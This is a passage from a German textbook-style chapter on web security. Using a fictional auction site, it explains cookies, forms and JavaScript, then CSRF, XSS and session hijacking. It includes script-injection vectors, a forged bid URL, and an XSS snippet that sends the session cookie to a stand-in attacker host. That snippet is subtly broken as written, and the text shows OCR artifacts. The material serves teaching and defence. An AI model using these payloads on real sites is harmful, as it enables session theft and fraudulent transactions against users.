Das *action*-Attribut des Formulars, falls vorhanden, gibt das Ziel an, an welche Seite die Formulardaten beim Absenden geschickt werden. Fehlt das *action*-Attribut wird die aktuelle Seite verwendet. Das *method*-Attribut des Formulars legt die Request-Methode fest und kann entweder GET oder POST sein. Bei GET, wie in diesem Beispiel, werden die Formularfelder in der URL übergeben (15 Euro werden auf den Artikel mit der Nummer 123456 geboten):

```
GET bieten.php?artikelnummer=123456&gebot=15 HTTP/1.0
```

Bei Verwendung von POST werden die Daten stattdessen als Content an die Anfrage angehängt:

```
POST bieten.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

artikelnummer=123456&gebot=15
```

In den meisten Fällen wird POST verwendet, um die URL möglichst übersichtlich zu halten und die Logdatei des Servers nicht mit Parametern zu füllen. Sicherheitstechnisch bietet bei solchen Angriffen keine der beiden Methoden irgendwelche Vorteile. Sowohl GET- als auch POST-Requests können manuell erstellt und manipuliert werden.

Abbildung 5.4 zeigt den GET-Request, der beim Absenden des Formulars gesendet wird. Die Web-Anwendung kann nun den Benutzer mit Hilfe der Session-ID identifizieren und die Artikelnummer sowie das Gebot anhand der gesendeten Parameter erkennen und verarbeiten. Abschließend erhält der Benutzer noch die Bestätigung über sein Gebot.




Abbildung 5.4: Die Formularfelder werden als Parameter in der Anfrage übergeben.

Wichtig ist hierbei zu erkennen, dass das Formular nicht zwingend von der Web-Anwendung aus gesendet werden muss. Beispielsweise könnte das Formular auf jeder beliebigen anderen Seite oder auch lokal am eigenen System nachgebaut werden. Das *action*-Attribut des Formulars wird dabei auf *http://aktionshaus.de/bieten.php* gesetzt. Beim Absenden des Formulars wird vom Browser die selbe Anfrage generiert, wie bei der Verwendung des Formulars der Web-Anwendung. In diesem Beispiel könnte die Anfrage auch direkt angegeben werden, ohne ein Formular zu verwenden (siehe Abbildung 5.5).




Abbildung 5.5: Manuelle Eingabe der Anfragen über den Browser.

Unabhängig davon, auf welcher Seite bzw. welcher Domain sich der Benutzer gerade befindet, schickt der Browser bei Anfragen an auktionshaus.de automatisch das passende Cookie des Benutzers mit. Dies ist das Grundprinzip für **Cross-Site Request Forgery** (CSRF). Wie diese Schwachstelle ausgenutzt werden kann, wird später erläutert.

Wenn keine Cookies verwendet werden, weil der Besucher diese nicht akzeptiert oder die Web-Anwendung als Schutz vor CSRF nicht einsetzt, kann die Session-ID als Parameter in der URL übergeben werden (sogenanntes URL-Rewriting). Voraussetzung für diese Alternative ist die serverseitige Unterstützung, die jeden Link dynamisch generieren und bei Anfragen wieder herausfiltern muss.

Sobald sich ein Besucher authentisiert hat, wird, wie bei Cookies, eine Session auf dem Server angelegt und über eine eindeutige Session-ID referenziert. Anstatt diese ID nun dem Besucher in Form eines Cookies zu übergeben, wird stattdessen jeder Link in der Web-Anwendung mit der Session-ID (in diesem Beispiel: SID=12345) erweitert. Das Gebot, wie in Abbildung 5.4 gezeigt, würde somit über folgenden Link erfolgen:

```
GET bieten.php?artikelnummer=123456&gebot=15&SID=12345
```

Die Web-Anwendung extrahiert die Session-ID aus der übergebenen URL und kann so wieder feststellen, um welchen Kunden es sich handelt.

Wird auf Cookies komplett verzichtet, muss sich der Benutzer bei jedem Besuch des Auktionshauses erneut anmelden, um eine Session-ID zu erhalten. Da der Referrer (die aktuelle URL als Absender) vom Browser automatisch mitgesendet wird, muss zudem bei einem externen Link (auf einen

anderen Server) zuerst auf eine Seite verwiesen werden, die keine Session-ID mehr enthält. Andernfalls würde ein Angreifer in der Lage sein, durch den Referrer die Session-ID auszulesen und zu verwenden (**Session Hijacking**).

Die Kombination der beiden Techniken ermöglicht sowohl einen Schutz vor CSRF-Angriffen (URL-Rewriting), als auch den Komfort, sich nur einmal authentisieren zu müssen (Cookies). Diese Sicherheitsmaßnahme und ihre Schwachstellen werden in Abschnitt 5.3.5 (Seite 34) erläutert.

5.1.3 Aktive Inhalte

Die beiden vorherigen Abschnitte kurz zusammengefasst: Formularfelder werden genutzt, um Informationen des Benutzers an den Server zu senden, und Cookies, um den Benutzer eindeutig zu identifizieren, damit sich dieser nicht erneut authentisieren muss.

Bislang verwendet das Auktionshaus keine Aktiven Inhalte. Wird ein Gebot abgegeben, wird beispielsweise erst auf dem Server überprüft, ob das Gebot gültig ist und gegebenenfalls dem Benutzer das selbe Formular mit einer Fehlermeldung ausgegeben, dass das Gebot fehlt oder zu niedrig ist. Um den Benutzer das unnötige Senden und Warten auf eine Antwort zu ersparen, soll die Validierung des Gebots bereits beim Benutzer stattfinden.

Aktive Inhalte wie JavaScript ermöglichen es, eine Seite, nachdem sie vollständig geladen wurde, noch zu manipulieren. Wie beschrieben kann über das DOM jederzeit auf ein beliebiges Element der Seite zugegriffen werden. Beim Absenden des Formulars kann so im Browser des Benutzers vorab noch überprüft werden, ob das eingegebene Formularfeld *Gebot* höher als das derzeitige Gebot ist und andernfalls eine Fehlermeldung angezeigt werden (siehe Abbildung 5.6).

Abbildung 5.6: client-seitige Überprüfung des eingegebenen Gebots mit Hilfe Aktiver Inhalte.

Aktive Inhalte können auf unterschiedliche Weisen in einer Seite implementiert werden. Beim Auktionshaus wurde beispielsweise das Attribut *onsubmit* des Formulars verwendet: `<form onsubmit = "pruefeGebot()">`. Vor dem Absenden wird hier die JavaScript-Funktion *pruefeGebot()* aufgerufen, welche die Eingabe des Benutzers überprüft. Weitere Möglichkeiten Aktive Inhalte einzubetten sind u. a. folgende Beispiele (zur Veranschaulichung wird eine Alertbox mit dem Inhalt *js* ausgegeben):

Eigenes HTML-Element	
Script Tags	`<script>alert('js')</script>`
Externe Quelle	`<script src="datei.js"></script>`
	`<iframe src="datei.js">`
Attribut eines HTML-Elements	
URL	`<a href="JavaScript:alert('js')">`
	`<img src="url('JavaScript:alert(js)')">` *
Events	`<body onload="JavaScript:alert('js')">`
	`<div onlick="JavaScript:alert('js')">`
	`<input type="text" onkeydown="JavaScript:alert('js')">`
Cascading Style Sheets (CSS)*	
URL	

Tabelle 1: Möglichkeiten Aktive Inhalte in HTML-Seiten zu implementieren. **vom Browser abhängig*

Ein weiterer wichtiger Aspekt im Zusammenhang mit Aktiven Inhalten und XSS ist die Möglichkeit, HTML-Elemente aktiv zu erstellen. Grundsätzlich kann jedes beliebige Element erstellt werden, wie beispielsweise auch ein komplettes Formular (siehe Seite 75). HTML-Elemente wie I-Frames und Bilder haben zusätzlich die Eigenschaft, dass sie bei der Erstellung bzw. Änderung der URL vom Browser automatisch nachgeladen werden. Ob das Element dabei über das DOM erstellt oder einfach als Text in die Seite geschrieben wird, spielt keine Rolle. Als Beispiel hat der Verkäufer eine Funktion implementiert, die es Besuchern ermöglicht wahlweise ein Bild der Vorder- oder Rückseite einer Compact Disk anzusehen (siehe Abbildung 5.7).




Abbildung 5.7: Erstellen von neuen HTML-Elementen durch Aktive Inhalte über das DOM oder als Text.

```
Zeige <a href=javascript:zeige('vorn')>Vorderseite</a> /
      <a href=javascript:zeige('hinten')>R&uuml;ckseite</a>

function zeige(url) {
  var vorschau = document.getElementById('vorschau');
```

```
    1) DOM:
    bild = (new Image);
    bild.src = url + ".jpg";
    vorschau.appendChild(bild);

    2) Text:
    vorschau.innerHTML = "<img src='" + url + ".jpg'>";
}
```

Beim Aufruf der Funktion `zeige()` wird durch den Link der Name des Bildes („vorn“, „hinten“) übergeben, ein Image Tag erstellt, dessen *src-A*ttribut der URL des Bildes entspricht, und anschließend der aktuellen Seite anhängt.

In diesem Beispiel wird lediglich die statische Bezeichnung des Bildes „vorn“ oder „hinten“ übergeben, aber es können natürlich beliebige Aktive Inhalte verwendet werden. Zu vermerken ist hier noch, dass auch beim nachträglichen Laden des Bildes das Cookie mitgeschickt wird, wenn sich das Bild auf dem Server auktionshaus.de befindet.

5.2 Allgemeine Schwachstellen und Bedrohungen

Der Verkäufer des Artikels verwendet in seiner Produktbeschreibung Aktive Inhalte, um potenziellen Käufern wahlweise die Vorder- oder Rückseite der Compact Disk zu zeigen, ohne dass jedes Mal die komplette Seite neu geladen werden muss. Der Betreiber des Auktionshauses erweitert zudem das Formular zum Absenden eines Gebots, um vorab zu überprüfen, ob das Gebot gültig ist und kann so einem Besucher unnötige Wartezeit ersparen.

Der hier nützliche Code, der den Komfort des Benutzers erhöht, kann allerdings auch schnell auf andere Weise genutzt werden. Die Bedrohung betrifft dabei stets den Benutzer, der eine infizierte Seite öffnet und in dessen Browser der in der Seite enthaltene Schadcode ausgeführt wird. Selbst wenn nur bei vertrauenswürdigen Seiten Aktive Inhalte zugelassen und ansonsten generell blockiert werden, bleibt das Risiko bestehen.

Ein Benutzer müsste, bevor er eine „vertrauenswürdige“ Seite im Browser öffnet, bei jedem Besuch die Seite nach etwaigem neuen Schadcode durchsuchen. Da dieser aber nicht statisch vorhanden sein muss, sondern auch nachträglich nachgeladen oder verändert werden kann, ist dies kein zielführendes Vorhaben. Da der Schadcode Kommandos verwendet, die auch von der Web-Anwendung selbst verwendet werden und diese beliebig verschleierbar sind (siehe Abschnitt 5.4.4), können Aktive Inhalte nicht direkt klassifiziert werden.

Meist genügt bereits eine einzige Lücke in einer Web-Anwendung, um beliebig weiteren Code einzuschleusen. So kann ein Angreifer auf einfache Weise einen gezielten Angriff durchführen, der ein großes Risiko für den Benutzer darstellt.

Das Ziel eines solchen Angriffs kann es sein, das Session-Cookie eines Besuchers auszulesen, um anschließend dessen Rechte auszunutzen (**Session Hijacking**). Wann immer es einem Angreifer gelingt, die Session-ID eines anderen zu erlangen, kann er sich für die Dauer der bestehenden Session als dieser ausgeben. Dies kann ein Administrator eines Forum, eines Firmenportals, eines Content Management Systems, ein Kunde eines Auktionshauses oder aber auch ein Kunde eines Online Banking Systems sein.

Schadcode kann auch verwendet werden, um beliebige Anfragen zu generieren, die vom Browser des Benutzers anschließend ausgeführt werden. Dies kann beispielsweise eine Seite mit Werbebanner sein, die dem Angreifer einen gewissen Geldbetrag pro Besuch einräumen oder einen Besuchs-

counter hochzählen lässt. Wenn ein Besucher zum aktuellen Zeitpunkt noch ein gültiges Session-Cookie besitzt, können allerdings auch Anfragen für das Abgeben eines Gebots in einem Auktionshaus, das Tätigen einer Überweisung, das Öffnen eines Ports über das Web-Interface des Sicherheits-Gateways, das Löschen einer Seite im Content-Management-System, das Versenden von E-Mails über Webmail etc. getätigt werden. Diese Ausnutzung des Session-Cookies, ohne die Session selbst zu verwenden (wie bei Session Hijacking), wird als **Cross-Site Request Forgery** bzw. **Session Riding** bezeichnet. Je nach Implementierung ist dabei das Senden von Anfragen für den Benutzer nicht sicht- bzw. feststellbar.

Ein weiteres Risiko stellt die Möglichkeit des Zugriffs auf HTML-Elemente innerhalb einer Seite dar. Mit Aktiven Inhalten lassen sich nicht nur Inhalte auslesen, sondern auch gezielt manipulieren. Ein manuell oder durch den Browser automatisch eingetragenes Passwort auf einer Webseite kann durch eingeschleusten Code jederzeit ausgelesen und auf verschiedene Arten an den Angreifer gesendet werden. Ebenso können sensible Daten einer geöffneten Webseite, wie etwa der Kontostand oder private Nachrichten im Webmail-Konto ausgelesen werden. Anstatt nur Daten auszulesen, können mit diesem Angriff auch Daten manipuliert werden. Beispielsweise kann der Betrag oder die Kontonummer einer Überweisung unauffällig noch verändert werden, bevor diese endgültig abgeschickt wird oder bei einem Auktionshaus die Artikelnummer bzw. die Gebotssumme erhöht werden.

Die Schwierigkeit für einen erfolgreichen Angriff ist dabei weniger, die Benutzer auf eine infizierte Seite zu locken, sondern lediglich das Einschleusen von Schadcode in eine gewünschte Seite (dies wird als **Cross-Site Scripting** bezeichnet). Um das Ausmaß dieser Angriffe zu verdeutlichen, dient das Auktionshaus als Beispiel für einen böswilligen Verkäufer, der seine Compact Disk möglichst gut verkaufen möchte.

5.2.1 Cross-Site Request Forgery (CSRF)

Dieser Angriff wird auch Session Riding genannt, da die bestehende Session des Benutzers ausgenutzt wird, ohne diese selbst zu kennen (im Gegensatz zu Session Hijacking). Voraussetzung hierfür ist entsprechend, dass das Opfer ein gültiges Session-Cookie für die gewählte Web-Anwendung besitzt.

Der Angreifer erstellt anhand des Sourcecodes der Web-Anwendung, der für jeden frei ersichtlich ist, die gewünschte Anfrage:

```
GET http://auktionshaus.de/bieten.php?artikelnummer=123456&gebot=200
```

Nun kann diese URL (die auf seinen Artikel mit der Nummer 123456 ein Gebot über 200 EUR abgibt) in einer beliebigen Seite eingeschleust bzw. in der eigenen Seite eingebaut werden oder, da es sich um ein GET-Request handelt, beispielsweise dem Benutzer auch direkt per E-Mail geschickt werden. Unauffälliger ist aber meist die Implementierung der URL in einer HTML-Seite. Dies kann, wie in Tabelle 1 (Seite 27) dargestellt, auf unterschiedlichste Arten erfolgen. Grundsätzlich würde dieser Angriff bei der Verwendung einer eigenen Seite auch völlig ohne Aktive Inhalte funktionieren. Abbildung 5.8 zeigt schemenhaft den Ablauf des Angriffs.




Abbildung 5.8: Schematischer Ablauf einer CSRF-Attacke. Die Gebotsbestätigung wird zwar an den Browser des Opfer übertragen, aber nicht dargestellt (display: none).

Mit Hilfe eines Bildes, das per CSS-Anweisung nicht dargestellt wird (*display: none*), kann der Angreifer unbemerkt die gewünschte URL einschleusen, die der Browser automatisch versendet. Das Opfer hat somit unbewusst ein Gebot über 200 EUR abgegeben. Die Seite des Auktionshauses bleibt dem Opfer natürlich verborgen, da der Browser einerseits als Antwort ein Bild erwartet und andererseits dieses ohnehin ausgeblendet ist.

Werden keine Aktiven Inhalte verwendet, gibt es inzwischen mehrere Möglichkeiten diesen Angriff entgegenzuwirken. Mit Hilfe Aktiver Inhalte können aber diese Gegenmaßnahmen wiederum ausgehebelt werden und bieten somit keinen ausreichenden Schutz (näheres dazu im Abschnitt 5.4).

5.2.2 Cross-Site Scripting (XSS)

XSS wird in diesem Beispiel sowohl für das Manipulieren eines Gebots als auch für Session Hijacking im nächsten Abschnitt verwendet. Wenn es dem Angreifer gelingt, Schadcode auf der Gebotsseite seines Artikels einzuschleusen, hat er grundsätzlich die Möglichkeit automatisch für jeden

Besucher unbemerkt ein Gebot abzugeben. Da dies aber spätestens dann auffallen würde, wenn der Benutzer seine Gebotsübersicht betrachtet und einen Artikel vorfindet, auf den er nicht geboten hat, soll bei diesem Beispiel lediglich die Gebotssumme manipuliert werden.

Durch ein einfaches „Script Tag“ in der Produktbeschreibung des Artikels, die der Angreifer frei wählen kann, wird vor dem Absenden eines Gebots die Gebotssumme um eine „0“ erweitert, sodass anstatt 20 EUR nun 200 EUR geboten werden (siehe Abbildung 5.9).




Abbildung 5.9: Durch Einschleusen von Schadcode werden statt 20 EUR nun 200 EUR geboten.

Der Besucher merkt so erst bei der Bestätigungsseite, dass er „unabsichtlich“ eine 0 zu viel eingegeben hat.

Um solche Angriffe zu verhindern, könnte das Auktionshaus bei der frei wählbaren Artikelbeschreibung Script Tags `<script>Schadcode</script>` herausfiltern und so die Attacke des Verkäufers verhindern. Dieser Weg wird von den meisten Web-Anwendungen bzw. Anbietern verfolgt. Da man überzeugt ist, durch die Filterung sicher vor XSS-Attacken zu sein, wird jedoch oftmals auf weitere Schutzmaßnahmen verzichtet.

Wie in Abschnitt 5.4 nachzulesen, gibt es jedoch zahlreiche Möglichkeiten, Filterungen zu umgehen (**Filter Evasion**).

5.2.3 Session Hijacking

Bei diesem letzten Angriff auf das Auktionshaus wird, wie im vorherigen Abschnitt, eine Schwachstelle in der Web-Anwendung ausgenutzt, um den Schadcode einzuschleusen.

Dieser Code soll das Session-Cookie des Benutzers auslesen und an eine entfernte Seite des Angreifers schicken, welche die empfangenen Daten in eine Datei schreibt. Mit JavaScript kann das Cookie der aktuellen Seite über das Attribut *document.cookie* ausgelesen werden. Da sich der Besucher bei Ausführung des Schadcodes auf der Gebotsseite befindet, ist dies auch bereits ausreichend (siehe Abbildung 5.10).




Abbildung 5.10: Auslesen des Session-Cookies per document.cookie.

Anstatt das Session-Cookie durch den Browser des Clients in einem neuen Fenster anzeigen zu lassen, wird es als Parameter einer Anfrage an den Server des Angreifers gesendet. Der Schadcode wird wie folgt geändert:

```
<script type="text/JavaScript">
  (new Image).src = "http://angreifer.de/log.php?sessionid=document.cookie";
</script>
```

Die angegebene URL wird beim Erstellen eines Bildes sofort vom Browser des Clients angefordert. Dargestellt wird das Bild im Browser allerdings nur dann, wenn es an das DOM der Seite angehängt wird (was in diesem Fall mit Absicht nicht gemacht wird). Die Anfrage wird so an den Server des Angreifers gesendet, ohne das vermeintliche Bild selbst darzustellen. Der Angreifer kann nun das Cookie verwenden und sich als der jeweilige Besucher ausgeben und auf den eigenen, eingestellten Artikel bieten oder den Account bearbeiten, löschen etc. Sollte ein Administrator die infizierte Seite besuchen, hat der Angreifer entsprechend noch weitergehende Möglichkeiten.

5.3 Sicherheitsmaßnahmen in Browsern und Web-Anwendungen

Mit der Einführung von Aktiven Inhalten wurden viele Möglichkeiten geschaffen, die sowohl für sinnvolle, als auch für böswillige Zwecke genutzt werden können. Um das Risiko einzuschränken, wurden verschiedene Sicherheitsrichtlinien definiert und seither immer wieder erweitert.

Zwar ist die direkte Ausnutzung von Aktiven Inhalten inzwischen entsprechend eingeschränkt, aber keinesfalls unmöglich. In diesem Abschnitt werden implementierte Sicherheitsrichtlinien Aktiver Inhalte (inklusive Ajax) sowie Gegenmaßnahmen für die besprochenen Gefährdungen analysiert. Im Abschnitt 5.4 wird nochmals auf das Risiko Aktiver Inhalte eingegangen und die hier gezeigten Sicherheitsmaßnahmen im Zusammenhang mit Ajax überprüft.

5.3.1 Same-Origin Policy

JavaScripts haben nur Zugriff auf Eigenschaften derjenigen Objekte, die vom selben Ort wie das vaScript selbst stammen. Damit soll ausgeschlossen werden, dass fragwürdige Webseiten Zugriff auf die Daten anderer im Browser geöffneter Dateien oder Webseiten erhalten. In der JavaScript Version 1.1 wurde diese Richtlinie erstmals implementiert, in allen weiteren Versionen ist sie als Standard-Richtlinie eingestellt. Inzwischen haben alle gängigen Browser-Hersteller die "Same-Origin Policy" implementiert (vgl. [BSI05], Same Origin Policy).

Der Begriff Same Origin wird durch den Domain-Namen, das Protokoll und den Port definiert. Beispielsweise kann ein JavaScript auf der Seite von http://www.auktionshaus.de/ auf http://www.auktionshaus.de/artikel/12.html zugreifen, nicht aber auf den Inhalt der Seite http://auktionshaus.com/. Wird das *document.domain*-Attribut auf auktionshaus.de gesetzt, ist ein Zugriff auf Subdomains wie http://bieten.auktionshaus.de/ erlaubt.

Umgangen werden kann diese Sicherheitsrichtlinie durch das Signieren von JavaScripts. Da die erforderlichen Zertifikate dafür aber mit hohen Kosten verbunden sind und signierter JavaScript-Code vom Internet Explorer nicht unterstützt wird, findet diese Möglichkeit kaum Verwendung.

Zu beachten ist, dass das Senden von Anfragen unabhängig von der Same-Origin Policy erfolgt. Nachrichten können so nach wie vor als Parameter von Anfragen über die Grenzen der eigenen Domain hinweg versendet werden. Auch das Darstellen von Inhalten ist zum Beispiel mit IFrames ohne Weiteres möglich und wird sehr häufig bei Phishing-Angriffen genutzt.

Bei Ajax unterliegt das XHR-Objekt ebenfalls der Same-Origin Policy und kann so nur URLs ansprechen, die innerhalb der eigenen Domain liegen. So kann weder der Inhalt von Seiten anderer Domains abgefragt werden, noch können Daten gesendet werden. Wenn das XHR-Objekt jedoch Schwachstellen aufweist, gibt es auch hier wieder Möglichkeiten, die Sicherheitsrichtlinie zu umgehen (siehe Abschnitt 5.4).

5.3.2 „secure“-Cookies

